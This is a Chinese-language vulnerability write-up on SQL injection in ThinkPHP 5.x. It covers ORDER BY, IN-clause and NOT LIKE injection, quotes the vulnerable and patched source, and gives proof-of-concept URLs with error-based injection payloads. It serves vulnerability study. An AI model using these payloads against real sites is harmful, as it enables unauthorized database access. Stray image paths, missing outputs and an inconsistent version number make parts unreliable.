ThinkPHP5.x 的注入漏洞

Order by 注入

tpshop最新版 parseOrder():

```
    protected function parseOrder($order, $options = [])
    {
        if (is_array($order)) {
            $array = [];
            foreach ($order as $key => $val) {
                if (is_numeric($key)) {
                    if (false === strpos($val, '(')) {
                        $array[] = $this->parseKey($val, $options);
                    } elseif ('[rand]' == $val) {
                        $array[] = $this->parseRand();
                    } else {
                        $array[] = $val;
                    }
                } else {
                    $sort    = in_array(strtolower(trim($val)), ['asc', 'desc']) ? ' ' . $val :
''';
                    $array[] = $this->parseKey($key, $options) . ' ' . $sort;
                }
            }
            $order = implode(',', $array);
        }
        return !empty($order) ? ' ORDER BY ' . $order : ' ORDER BY rand()';
    }
```

order 参数如果不为数组，直接拼接导致注入。

thinkphp5.0 最新版修复方案

thinkphp5.0.22 最新版修复了Order by注入

```
protected function parseOrder($order, $options = [])
{
    if (empty($order)) {
        return '';
    }

    $array = [];
    foreach ($order as $key => $val) {
        if ($val instanceof Expression) {
            $array[] = $val->getValue();
        } elseif ('[rand]' == $val) {
            $array[] = $this->parseRand();
        } else {
            if (is_numeric($key)) {
                list($key, $sort) = explode(' ', strpos($val, ' ') ? $val : $val . ' ');
            } else {
                $sort = $val;
            }
            $sort    = strtoupper($sort);
            $sort    = in_array($sort, ['ASC', 'DESC'], true) ? ' ' . $sort : '';
            $array[] = $this->parseKey($key, $options, true) . $sort;
        }
    }
    $order = implode(',', $array);

    return !empty($order) ? ' ORDER BY ' . $order : '';
}
```

现根据字符串中出现的，拆分成数组。然后解析每段的key 最后只解析再$options中的key,而不解析其他的值，相当于用了白名单来解析order by 的内容。

这个应该算是一个比较好的一个修复方案了。

该漏洞影响5.1.22及以下版本.

thinkphp5.0.9 注入 where注入

demo code:

```
    public function test()
    {
        $ids = input('ids/a');
        $result = db('user')->where('id', 'in', $ids)->select();
        dump($result);
    }
```


poc: `http://localhost:81/index/index/test?ids[0,updatexml(0,concat(0xa,user()),0)]=1231`

source code: parseWhereItem()


```php
<?php
...
$bindName = $bindName ?: 'where_' . str_replace(['.', '-'], '_', $field);
if (preg_match('/\W/', $bindName)) {
    // 处理带非单词字符的字段名
    $bindName = md5($bindName);
}
...
} elseif (in_array($exp, ['NOT IN', 'IN'])) {
    // IN 查询
    if ($value instanceof \Closure) {
        $whereStr .= $key . ' ' . $exp . ' ' . $this->parseClosure($value);
    } else {
        $value = is_array($value) ? $value : explode(',', $value);
        if (array_key_exists($field, $binds)) {
            $bind  = [];
            $array = [];
            foreach ($value as $k => $v) {
                if ($this->query->isBind($bindName . '_in_' . $k)) {
                    $bindKey = $bindName . '_in_' . uniqid() . '_' . $k;
                } else {
                    $bindKey = $bindName . '_in_' . $k; //直接拼接数组的key.
                }
                $bind[$bindKey] = [$v, $bindType];
                $array[]        = ':' . $bindKey;
            }
            $this->query->bind($bind);
            $zone = implode(',', $array);
        } else {
            $zone = implode(',', $this->parseValue($value, $field));
        }
        $whereStr .= $key . ' ' . $exp . ' (' . (empty($zone) ? "''" : $zone) . ')';
    }
```

如果in表达式的值是数组的话会进入到387行的else语句中， `$bindKey = $bindName . '_in_' . $k;` 这一处直接拼接了$ids数组的key值。 因此我们这里传入的ids的内容为: `ids[0,updatexml(0,concat(0xa,user()),0)]`

最后传入prepare预处理后的语句为:



bindValue() 绑定的参数名和参数值分别是:



但这里比较鸡肋就是因为参数绑定的问题，无法带入子查询，一有子查询就会报错如下:

```
protected $message =>
string(68) "SQLSTATE[HY093]: Invalid parameter number: parameter was not defined"
private $string =>
string(0) ""
```

> 连floor报错也不行。

关于这个漏洞可以触发的点除了in还有一些例如like、not like、not in

think5.0.10 where 注入

filterExp函数thinkphp5框架核心的安全过滤函数，他被配置与input函数一起使用， 他的前生是I函数，thinkphp5重写了数据库操作类方法，filterExp函数没有及时更正更新导致sql注入。

ThinkPHP5.0版本默认的变量修饰符是/s，如果需要传入字符串之外的变量可以使用下面的修饰符，包括：

修饰符	作用
s	强制转换为字符串类型
d	强制转换为整型类型
b	强制转换为布尔类型
a	强制转换为数组类型
f	强制转换为浮点类型

> 如果你要获取的数据为数组，请一定注意要加上 /a 修饰符才能正确获取到。

再think5.0.10 的parseWhereItem中添加了对not like exp表达式的解析，默认是直接拼接的。

```
        }
    } elseif ('LIKE' == $exp || 'NOT LIKE' == $exp) {
        // 模糊匹配
        if (is_array($value)) {
            foreach ($value as $item) {
                $array[] = $key . ' ' . $exp . ' ' . $this->parseValue($item, $field);
            }
            $logic = isset($val[2]) ? $val[2] : 'AND';
            $whereStr .= '(' . implode($array, ' ' . strtoupper($logic) . ' ') . ')';
```

然而再该版本中的filterExp()函数却漏了对not like的过滤，导致where表达式注入。

```
http://localhost/public/index.php/index/index/?name[]=not%20like&name[1][0]=2345&name[1]
[1]=4567&name[]=)%20and%201=1-
```

Referer: